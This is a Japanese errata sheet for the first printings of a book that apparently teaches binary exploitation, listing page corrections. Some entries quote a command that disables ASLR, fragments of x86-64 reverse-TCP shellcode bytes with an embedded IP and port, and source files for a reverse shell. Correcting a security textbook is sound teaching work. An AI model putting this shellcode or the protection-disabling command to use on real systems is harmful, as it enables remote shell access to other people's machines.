



第 1 版第 1 刷正誤表

頁・位置	誤 (赤部分)	正 (青部分)
36 頁 下から 2 行目	<code>sysctl -w kernel.randomize_va_space=0</code>	<code>sysctl -w kernel.randomize_va_space=0</code>
41 頁 下から 10 行目	(略) では実際にログ 2-3 の⑥に示したように (略)	(略) では実際にログ 2-3 の⑦に示したように (略)
46 頁 ログ 2-8 のコールアウト 47 頁 上から 4 行目	②0x7fffffff 110 ②に示した 0x7fffffff 110 番地	②0x7fffffff 090 ②に示した 0x7fffffff 090 番地
77 頁 上から 5 行目	00 06 00 d8 00 00 00 00	d8 00 06 00 00 00 00 00
77 頁 上から 11 行目右端から	(略) 10 進数 で 60 は 16 進数で 0x3 d となり、ビット数は 32 ビットで十分です。したがって <code>mov eax, 0x3 d</code> となり (略)	(略) 10 進数 の 60 は 16 進数で 0x3 c となり、ビット数は 32 ビットで十分です。したがって <code>mov eax, 0x3 c</code> となり (略)
80 頁 表 4-1 「10 行目」の列	<code>movabs rsi, 0x6000dc</code>	<code>movabs rsi, 0x6000d8</code>
97 頁 図 4-8 (b)		
119 頁 2 行目	29 バイト分と	40 バイト分と
130 頁 本文上から 3 行目	(略) ログ 6-5 に示した戻り番地とは 80 バイトも差があります。	(略) ログ 6-3 に示した戻り番地とは 64 バイトも差があります。
143 頁 C 言語ソースコード 6-5 の 1 行目	<code>include <stdio.h></code>	<code>#include <stdio.h></code>
151 頁 図 6-12 の 2 段目の str 変数の中身	<code>str[10]='\0'</code>	<code>str[9]='\0'</code>
164 頁 C 言語ソースコード 7-2 の 31 行目	<code>read(socket_fd, buff, sizeof(buff));</code>	<code>read(socket_fd, buff, 512);</code>
215 頁 図 8-8	<code>\xc0\xa8\xb3\x03</code> に変更 <code>\x48\x31\xc0\x48\x83\xc0\x29\x48\x31\xff\x48\x83\xc7\x02\x48\x31\xf6\x48\x83\xc6\x01\x48\x31\xd2\x0f\x05\x48\x89\xc7\x48\x31\xc0\x50\x68\x48\x83\x05\x66\x68\x13\x88\x66\x6a\x02\x48\x89\xe6\x48\x31\xd2\x48\x83\xc2\x10\x48\x31\xc0\x48\x83\xc0\x2a\x0f\x05\x48</code>	<code>\xc0\xa8\xb3\x03</code> に変更 <code>\x48\x31\xc0\x48\x83\xc0\x29\x48\x31\xff\x48\x83\xc7\x02\x48\x31\xf6\x48\x83\xc6\x01\x48\x31\xd2\x0f\x05\x48\x89\xc7\x48\x31\xc0\x68\x48\x83\x05\x66\x68\x13\x88\x66\x6a\x02\x48\x89\xe6\x48\x31\xd2\x48\x83\xc2\x10\x48\x31\xc0\x48\x83\xc0\x2a\x0f\x05\x48</code>
164 頁 C 言語ソースコード 7-2 「~/ohm/reverse_tcp/bypass_client.c」のダウンロードサービスファイルの 31 行目	(略) // 結果の受信 <code>read(socket_fd, buff, sizeof(buff));</code> <code>fprintf(stdout, "%s", buff);</code> (略)	(略) // 結果の受信 <code>read(socket_fd, buff, 512);</code> <code>fprintf(stdout, "%s", buff);</code> (略) 新ダウンロードサービスファイルは、「ohmv2.zip」になります。

209 頁 C 言語ソースコード 8-3 「~/ohm/reverse_tcp/reverse_tcp_shell.c」のダウンロードサービスファイルの 5 行目	"\x48\x31\xc0\x48\x83\xc0\x29\x48\x31\xff\x48\x83\xc7\x02\x48\x31\xf6\x48\x83\xc6\x01\x48\x31\xd2\x0f\x05\x48\x89\xc7\x48\x31\xc0\x50\x68 (略) バイト列の 33 バイト目に余計な\x50が入っており、ダウンロードサービスファイルを実行すると 137 になります。	"\x48\x31\xc0\x48\x83\xc0\x29\x48\x31\xff\x48\x83\xc7\x02\x48\x31\xf6\x48\x83\xc6\x01\x48\x31\xd2\x0f\x05\x48\x89\xc7\x48\x31\xc0\x68 (略) 新ダウンロードサービスファイルは、「ohmv2.zip」になります。
---	--	---

第 1 版第 1 刷、第 2 刷正誤表

77 頁 上から 5 行目	00 06 00 d8 00 00 00 00	d8 00 06 00 00 00 00 00
119 頁 2 行目	29 バイト分と	40 バイト分と
128 頁 図 6-3	0x7ffffffe0a0 0x7ffffffe0b0 0x7ffffffe0c0 0x7ffffffe0d0 0x7ffffffe1e0 0x7ffffffe1f0	0x7ffffffe030 0x7ffffffe040 0x7ffffffe050 0x7ffffffe060 0x7ffffffe070 0x7ffffffe080

※解説の特性上、実行結果と本書のアドレスが異なる場合があります。